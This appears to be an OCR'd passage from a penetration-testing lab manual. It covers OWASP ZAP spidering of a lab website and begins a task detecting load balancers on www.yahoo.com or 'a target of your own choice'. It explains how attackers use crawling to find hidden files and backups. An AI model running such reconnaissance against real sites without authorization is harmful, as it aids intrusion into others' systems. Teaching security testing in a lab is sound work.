
12. After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

> Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.




13. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.

14. The **URLs** tab contains various links for hidden content and functionality associated with the target website (**www.moviescope.com**).



15. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.

> Note: In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.



16. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.

17. Close all open windows and document all acquired information.


Task 4: Detect Load Balancers using Various Tools

Organizations use load balancers to distribute web server load over multiple servers and increase the productivity and reliability of web applications. Generally, there are two types of load balancers, namely, DNS load balancers (Layer 4 load balancers) and http load balancers (layer 7 load balancers). You can use various tools such as dig and load balancing detector (lbd) to detect the load balancers of the target organization along with their real IP addresses.

Here, we will detect load balancers using dig command and lbd tool.

> Note: In this task, we will detect the load balancers on the website **www.yahoo.com**, as the websites hosted by our lab environment do not use load balancers. However, you can select a target of your own choice.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

